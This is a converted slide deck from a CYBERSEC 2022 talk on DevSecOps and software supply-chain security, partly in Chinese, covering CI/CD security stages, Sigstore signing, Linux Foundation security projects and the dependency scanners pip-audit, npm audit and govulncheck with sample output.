PUBLISH ARTIFACT

DEPLOY TO TEST

SYSTEM TESTING

DEPLOY TO STAGING

SYSTEM TESTING

DEPLOY TO PRODUCTION

MONITOR

DevSecOps 運動推廣多年，至今實際反應不溫不火的原因？

Select Story for Development

Unit Test

Download Build

Scan Image

Build Image

Push Image

Deploy to Test

System Test

Deploy to Staging

System Test

Deploy to Production

Continuous Runtime Security

Pull source code from SCM repo

Code Coverage

Static Code Analysis

Scan Build Dependencies

Generate BOM

Build Container Image

Security Profile Compliance

Sign Image

Publish Image

Validate Runtime Configs

Regression Testing

Integration Testing

Accessibility Compliance Scan

Validate Runtime Configs

Soak Testing

Fuzzing

Penetration Testing

Validate Runtime Configs

Log Aggregation


Resource Utilization

ACAS & HBSS Scan


借鏡

Red Hat


# SECURING CONTAINERS



Images




Builds




Registry



CI/CD




Container  
host



Network  
isolation




Storage



API & Platform  
access



Monitoring &  
Logging



Federated  
clusters



# GitHub

# 出 手

# GitHub

為什麼這有意義？

全球最大軟體工程師社交平台

# 出手

# GitHub Moves to Guard Open Source Against Supply Chain Attacks

The popular Microsoft-owned code repository plans to roll out code signing, which will help beef up the security of open source projects.



2022-08-08

GitHub 採取行動保護開源免受供應鏈攻擊，支持 Sigstore 為 npm 軟體包簽名




# GitHub Moves to Guard Open Source Against Supply Chain Attacks

The popular Microsoft-owned code repository plans to roll out code signing, which will help beef up the security of open source projects.



# Linux Foundation's Security Community



1. **OpenSSF**: find, inform, automate, fix, and educate
2. **SPDX (ISO 5962)**: international standard for Software Bill of Materials
3. **CNCF**: [guide for supporting software supply chain best practices](#)
4. **Best Practices badge**: [Core Infrastructure Initiative \(CII\) Best Practices badge](#) signifies code quality and security
5. **SSDF**: Secure Software Development Fundamentals set courses
6. **Let's Encrypt**: the world's largest certificate authority for the https:// protocol
7. **CCC**: Confidential Computing Consortium protects data in use in memory
8. **CHAOSS**: [Community Health Analytics Open Source Software](#) creates analytics and metrics for OSS that define health and identify risk
9. **Harvard Research Partnership**: Laboratory for Innovation Science at Harvard co-developed the report [Vulnerabilities in the Core, a Preliminary Report and Census II of Open Source Software](#)
10. **in-toto**: a framework designed to secure the integrity of software supply chains.

11. **TUF**: [The Update Framework](#) maintains the security of software update systems
12. **Uptane**: protects software updates delivered over-the-air to automobiles.
13. **sigstore**: eases the adoption of cryptographic software signing (of artifacts such as release files and container images) backed by tamper-resistant public logs
14. **Git**: Extending git to enable pluggable support for signatures
15. **patatt tool**: end-to-end cryptographic attestation to patches sent via email
16. **OpenChain (ISO 5230)**: international standard for open source component tracking through supply chain
17. **LFX**: identify OSS vulnerabilities and code secrets, powered by Snyk and BluBracket
18. **Ter**: software composition analysis tool and library to generates a layer-by-layer view of what's included within a container image
19. **SBOM Generator**: automatically generate a SBOM from your CI/CD system
20. **CatchIT**: CI/CD plug-in identifying confidential or sensitive information in code, and catch security violations
21. **osquery**: performant endpoint visibility

快速  
起手式

# A distributed vulnerability database for Open Source


An open, precise, and distributed approach to producing and consuming vulnerability information for open source.

[Search Vulnerability Database](#)[Use the API](#)

2021-02-05

## Google 釋出開源軟體漏洞資料庫

Ecosystems




# A distributed vulnerability database for Open Source

An open, precise, and distributed approach to producing and consuming vulnerability information for open source.

[Search Vulnerability Database](#)[Use the API](#)

## Ecosystems





# pip-audit 2.4.4

`pip install pip-audit`



Latest version

Released: Sep 1, 2022

A tool for scanning Python environments for known vulnerabilities

## pip-audit : 掃描 Python 環境中已知漏洞的工具

### Navigation

Project description

Release history

Download files

### Project links

Homepage

## pip-audit

CI passing pypi package 2.4.4 in repositories 3

`pip-audit` is a tool for scanning Python environments for packages with known vulnerabilities. It uses the Python Packaging Advisory Database (<https://github.com/pypa/advisory-database>) via the [PyPI JSON API](#) as a source of vulnerability reports.

This project is maintained in part by [Trail of Bits](#) with support from Google. This is not an official Google or Trail of Bits product.



# pip-audit 2.4.4



[Latest version](#)


```
pip install pip-audit
```



Released: Sep 1, 2022

A tool for scanning Python environments for known vulnerabilities


## Navigation

 Project description

 Release history

 Download files

## Project links

 [Homepage](#)

## Project description

### pip-audit

 CI  passing  pypi package  2.4.4  in repositories  3

`pip-audit` is a tool for scanning Python environments for packages with known vulnerabilities. It uses the Python Packaging Advisory Database (<https://github.com/pypa/advisory-database>) via the [PyPI JSON API](#) as a source of vulnerability reports.

This project is maintained in part by [Trail of Bits](#) with support from Google. This is not an official Google or Trail of Bits product.



```
$ pip-audit --desc
```

```
Found 2 known vulnerabilities in 1 package
```

```
Name Version ID Fix Versions Description
```

Name	Version	ID	Fix Versions	Description
Flask	0.5	PYSEC-2019-179	1.0	The Pallets Project Flask before 1.0 is affected by: .....
Flask	0.5	PYSEC-2018-66	0.12.3	The Pallets Project flask version Before 0.12.3 contains ..



# npm-audit

Run a security audit

Version 8.x (Current release) ▾

## Synopsis

```
npm audit [fix|signatures]
```

npm-audit : 掃描 Node 環境中已知漏洞的工具

## Description

The audit command submits a description of the dependencies configured in your project to your default registry and asks for a report of known vulnerabilities. If any vulnerabilities are found, then the impact and appropriate remediation will be calculated. If the `fix` argument is provided, then remediations will be applied to the package tree.

The command will exit with a 0 exit code if no vulnerabilities were found.

# npm-audit

Run a security audit

Version 8.x (Current release) ▾

## Synopsis

```
npm audit [fix|signatures]
```



## Description

The audit command submits a description of the dependencies configured in your project to your default registry and asks for a report of known vulnerabilities. If any vulnerabilities are found, then the impact and appropriate remediation will be calculated. If the `fix` argument is provided, then remediations will be applied to the package tree.

The command will exit with a 0 exit code if no vulnerabilities were found.



```
$ npm audit report
```

```
minimist =0.6.0  
  Depends on vulnerable versions of minimist  
  node_modules/optimist
```

```
2 vulnerabilities (1 moderate, 1 high)
```

```
To address all issues (including breaking changes), run:  
  npm audit fix --force
```

[Why Go](#)[Get Started](#)[Docs](#)[Packages](#)[Play](#)[Blog](#)[Discover Packages](#) > [golang.org/x/vuln](#) > [cmd](#) > [govulncheck](#)

## govulncheck

command

Version: v0.0.0-...-5537ad2 Latest | Published: Sep 8, 2022 | License: [BSD-3-Clause](#) | Imports: 19 | Imported by: 0

**Details** Valid go.mod file Redistributable license Tagged version Stable version [Learn more](#)

**Repository** [github.com/golang/vuln](#)

**Links** Report a Vulnerability

## govulncheck : 掃描 Go 環境中已知漏洞的工具

Documentation

Overview

Source Files

Directories

### Overview

[Usage](#)

[Flags](#)

[Limitations](#)

[Feedback](#)

Govulncheck reports known vulnerabilities that affect Go code. It uses static analysis of source code or a binary's symbol table to narrow down reports to only those that could affect the application.

[Why Go](#)[Get Started](#)[Docs](#)[Packages](#)[Play](#)[Blog](#)[Discover Packages](#) > [golang.org/x/vuln](#) > [cmd](#) > [govulncheck](#)

# govulncheck

command

Version: v0.0.0-...-5537ad2 Latest | Published: Sep 8, 2022 | License: [BSD-3-Clause](#) | Imports: 19 | Imported by: 0

**Details** Valid go.mod file Redistributable license Tagged version Stable version [Learn more](#)

**Repository** [github.com/golang/vuln](#)

**Links** [Report a Vulnerability](#)



Documentation

Overview

Source Files

Directories


## <> Documentation

### Overview

[Usage](#)[Flags](#)[Limitations](#)[Feedback](#)

Govulncheck reports known vulnerabilities that affect Go code. It uses static analysis of source code or a binary's symbol table to narrow down reports to only those that could affect the application.

# govulncheck 架構





```
$govulncheck ./...
```

govulncheck is an experimental tool. Share feedback at <https://go.dev/s/govulncheck-feedback>.

Scanning for dependencies with known vulnerabilities...

Found 9 known vulnerabilities.

Vulnerability #1: G0-2022-0524

Calling Reader.Read on an archive containing a large number of concatenated 0-length compressed files can cause a panic due to stack exhaustion.

Call stacks in your code:

raft/fsm.go:193:29: example.com/go/mynamespace/demo1/raft.updOnlyLinearizableSM.RecoverFromSnapshot calls io/ioutil.ReadAll, which eventually calls compress/gzip.Reader.Read

Found in: compress/gzip@go1.18

Fixed in: compress/gzip@go1.18.4

More info: <https://pkg.go.dev/vuln/G0-2022-0524>

Vulnerability #2: G0-2022-0531

An attacker can correlate a resumed TLS session with a previous connection. Session tickets generated by crypto/tls do not contain a randomly generated ticket\_age\_add, which allows an attacker that can observe TLS handshakes to correlate successive connections by comparing ticket ages during session resumption.

Call stacks in your code:

raft/raft.go:68:35: example.com/go/mynamespace/demo1/raft.NewRaftNode calls github.com/lni/dragonboat/v3.NewNodeHost, which eventually calls crypto/tls.Conn.Handshake

Found in: crypto/tls@go1.1

Fixed in: crypto/tls@go1.18.3

More info: <https://pkg.go.dev/vuln/G0-2022-0531>

...


# 開源軟體

近年已為資安投入許多努力。

除提供我們使用時更為安全，  
也讓我們得以借鏡規範、框架及工具。



# Linux Foundation's Security Community



1. **OpenSSF**: find, inform, automate, fix, and educate
2. **SPDX (ISO 5962)**: international standard for Software Bill of Materials
3. **CNCF**: [guide for supporting software supply chain best practices](#)
4. **Best Practices badge**: [Core Infrastructure Initiative \(CII\) Best Practices badge](#) signifies code quality and security
5. **SSDF**: Secure Software Development Fundamentals set courses
6. **Let's Encrypt**: the world's largest certificate authority for the https:// protocol
7. **CCC**: Confidential Computing Consortium protects data in use in memory
8. **CHAOSS**: [Community Health Analytics Open Source Software](#) creates analytics and metrics for OSS that define health and identify risk
9. **Harvard Research Partnership**: Laboratory for Innovation Science at Harvard co-developed the report [Vulnerabilities in the Core, a Preliminary Report and Census II of Open Source Software](#)
10. **in-toto**: a framework designed to secure the integrity of software supply chains.

11. **TUF**: [The Update Framework](#) maintains the security of software update systems
12. **Uptane**: protects software updates delivered over-the-air to automobiles.
13. **sigstore**: eases the adoption of cryptographic software signing (of artifacts such as release files and container images) backed by tamper-resistant public logs
14. **Git**: Extending git to enable pluggable support for signatures
15. **patatt tool**: end-to-end cryptographic attestation to patches sent via email
16. **OpenChain (ISO 5230)**: international standard for open source component tracking through supply chain
17. **LFX**: identify OSS vulnerabilities and code secrets, powered by Snyk and BluBracket
18. **Ter**: software composition analysis tool and library to generates a layer-by-layer view of what's included within a container image
19. **SBOM Generator**: automatically generate a SBOM from your CI/CD system
20. **CatchIT**: CI/CD plug-in identifying confidential or sensitive information in code, and catch security violations
21. **osquery**: performant endpoint visibility

## 曾義峰 (Ant)



yftzeng@gmail.com




<https://www.facebook.com/yftzeng.tw>



<https://twitter.com/yftzeng>

Talk inspired by Dustin Ingram



CYBERSEC 2022 臺灣資安大會

# CHANGE

數位轉型 資安升級

SEP. 20-22 臺北南港展覽二館